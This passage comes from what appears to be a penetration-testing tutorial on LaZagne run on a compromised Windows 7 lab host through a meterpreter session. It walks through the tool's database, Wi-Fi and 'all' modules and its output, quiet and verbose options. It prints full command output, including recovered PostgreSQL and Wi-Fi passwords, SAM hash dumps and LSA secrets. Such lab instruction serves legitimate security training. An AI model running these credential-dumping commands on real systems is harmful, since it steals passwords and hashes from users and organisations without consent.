


```
C:\Users\win7\Downloads>lazagne.exe databases
lazagne.exe databases

|====================================================================|
|                                                                    |
|                        The LaZagne Project                         |
|                                                                    |
|                          ! BANG BANG !                             |
|                                                                    |
|====================================================================|

[+] System masterkey decrypted for f22e410f-f947-4e08-8f2a-8f65df603f8d
[+] System masterkey decrypted for 1e582198-061f-43f1-abdf-d4e9b606b035
[+] System masterkey decrypted for 8df3e91f-f06e-4fea-9daa-56525a34ac20
########## User: win7 ##########

------------------- Postgresql passwords -----------------

[+] Password found !!!
Username: postgres
Hostname: 127.0.0.1
DB: *
Port: 5432
Password: 123123

[+] Password found !!!
Username: postgres
Hostname: localhost
DB: *
Port: 5432
Password: 123123


[+] 2 passwords have been found.
```

Wi-Fi Argument

This argument targets the stored Wi-Fi Credentials. When this argument is selected, a script runs in the background which extracts the Wi-Fi Credentials. All the Wi-Fi Network that the user had connected and opted for saving the password. As we can see in the given image that it has successfully extracted the Wi-Fi credentials.

```
lazagne.exe wifi
```




```
C:\Users\win7\Downloads>lazagne.exe wifi
lazagne.exe wifi

|====================================================================|
|                                                                    |
|                        The LaZagne Project                         |
|                                                                    |
|                          ! BANG BANG !                             |
|                                                                    |
|====================================================================|

[+] System masterkey decrypted for 7ee3b09b-c115-4059-aed9-0f343f4285a6
[+] System masterkey decrypted for c352d4c2-d4e1-4f1e-a346-6c01d9714fd3
[+] System masterkey decrypted for 8d0f100b-b89c-4fae-b257-dd4d064d95f2
[+] System masterkey decrypted for 01c4da68-4784-4f91-838d-41df54d3c35a
[+] System masterkey decrypted for 66076824-1aab-4c33-b5dd-49c3e6f02687
[+] System masterkey decrypted for 2f562579-c666-4d2f-9c1b-1a8ff80cefa5
########## User: pd ##########

------------------- Wifi passwords -----------------

[+] Password found !!!
Authentication: WPA2PSK
Protected: true
SSID: Network
Password: 12345678

[+] Password found !!!
Authentication: WPA2PSK
Protected: true
SSID: Pentest Lab
Password: ig[redacted]123

[+] Password found !!!
Authentication: WPA2PSK
Protected: true
SSID: Sinos
Password: ps[redacted]987
```

All Argument

This argument runs all the module in the LaZagne. When this argument is selected, a script runs in the background which extracts all the Login Credentials that are stored on the Target System. As we can see in the given image that it has successfully extracted all the possible credentials from the target.

```
lazagne.exe all
```




```
C:\Users\win7\Downloads>lazagne.exe all
lazagne.exe all

|====================================================================|
|                                                                    |
|                        The LaZagne Project                         |
|                                                                    |
|                          ! BANG BANG !                             |
|                                                                    |
|====================================================================|

[+] System masterkey decrypted for f22e410f-f947-4e08-8f2a-8f65df603f8d
[+] System masterkey decrypted for 1e582198-061f-43f1-abdf-d4e9b606b035
[+] System masterkey decrypted for 8df3e91f-f06e-4fea-9daa-56525a34ac20
########## User: SYSTEM ##########

------------------- Hashdump passwords -----------------

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
win7:1000:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::

------------------- Lsa_secrets passwords -----------------

DPAPI_SYSTEM
0000   01 00 00 00 48 17 17 0D 4B FC 7C 00 19 6E C0 7E    ....H...K.|..n.~
0010   98 75 3D CB 88 27 01 3F 91 61 DC E0 08 3A BE 87    .u=..'.?.a...:..
0020   E2 AD 3B 10 42 62 52 EC 35 99 46 E7                ..;.BbR.5.F.

DefaultPassword
0000   06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0010   31 00 32 00 33 00 00 00 00 00 00 00 00 00 00 00    1.2.3...........


------------------- Pypykatz passwords -----------------
```

oN Parameter


This parameter should be run with some argument otherwise, it will give an error (We are using all argument here). This parameter is optional to run. This parameter not only prints the output on the terminal screen but also creates a file in the Directory it was run and writes it with the output of the Script.

```
lazagne.exe all -oN
```



```
C:\Users\win7\Downloads>lazagne.exe all -oN
lazagne.exe all -oN

|====================================================================|
|                                                                    |
|                        The LaZagne Project                         |
|                                                                    |
|                          ! BANG BANG !                             |
|                                                                    |
|====================================================================|

[+] System masterkey decrypted for f22e410f-f947-4e08-8f2a-8f65df603f8d
[+] System masterkey decrypted for 1e582198-061f-43f1-abdf-d4e9b606b035
[+] System masterkey decrypted for 8df3e91f-f06e-4fea-9daa-56525a34ac20
########## User: SYSTEM ##########

------------------- Hashdump passwords ------------------

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
win7:1000:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
```

Let's check if the file was created. As we can see in the given image that a file named credentials is created and on opening it using the cat command it shows the same result that we saw on the terminal.




```
meterpreter > ls
Listing: C:\Users\win7\Downloads
================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  1052  fil   2019-02-25 11:52:59 -0500  credentials_25022019_222255.txt
100666/rw-rw-rw-  282   fil   2019-02-01 10:45:32 -0500  desktop.ini
100777/rwxrwxrwx  7168  fil   2019-02-25 11:15:37 -0500  file2.exe

meterpreter > cat credentials_25022019_222255.txt

|====================================================================|
|                                                                    |
|                        The LaZagne Project                         |
|                                                                    |
|                          ! BANG BANG !                             |
|                                                                    |
|====================================================================|

- Date: 2019-02-25 16:52:55
- Username: win7
- Hostname:WIN-EOMLNF0GNSA

##################  User: SYSTEM ##################

------------------- Hashdump -----------------
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
win7:1000:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
```

Verbose Mode Parameter

This parameter should be run with some argument otherwise, it will give an error (We are using all argument here). This parameter is optional to run. In LaZagne by default, we have 2 levels of verbosity. They are Level 0 and Level 1. If no parameter is given Level 0 is selected automatically. But when we give –vv parameter, it increases the verbosity of the extraction. The output also changes. Now LaZagne forcefully runs each and every script in its arsenal and try to extract more and more credentials.

```
lazagne.exe all -vv
```




```
C:\Users\win7\Downloads>lazagne.exe all -vv
lazagne.exe all -vv

|====================================================================|
|                                                                    |
|                        The LaZagne Project                         |
|                                                                    |
|                          ! BANG BANG !                             |
|                                                                    |
|====================================================================|

[+] System masterkey decrypted for f22e410f-f947-4e08-8f2a-8f65df603f8d
[+] System masterkey decrypted for 1e582198-061f-43f1-abdf-d4e9b606b035
[+] System masterkey decrypted for 8df3e91f-f06e-4fea-9daa-56525a34ac20
########## User: SYSTEM ##########

 ------------------- Ftpnavigator passwords -----------------

[!] No passwords found
 ------------------- Unattended passwords -----------------

[!] Unattended file found: \Windows\Panther\Unattend.xml
[!] No passwords found
 ------------------- Mscache passwords -----------------

[!] No passwords found
 ------------------- Hashdump passwords -----------------

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
win7:1000:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::

 ------------------- Lsa_secrets passwords -----------------

DPAPI_SYSTEM
```

Quiet Parameter

This parameter should be run with some argument otherwise, it will give an error (We are using all argument here). This parameter is optional to run. This parameter doesn't print any output on the terminal screen. Scripts do run in the background but there is no visibility of the passwords extracted so we use the parameter with the oN parameter we discussed earlier as it creates a file in the Directory it was run and writes it with the output of the Script.

```
lazagne.exe all -quiet -oN
```



```
C:\Users\win7\Downloads>lazagne.exe all -quiet -oN
lazagne.exe all -quiet -oN
```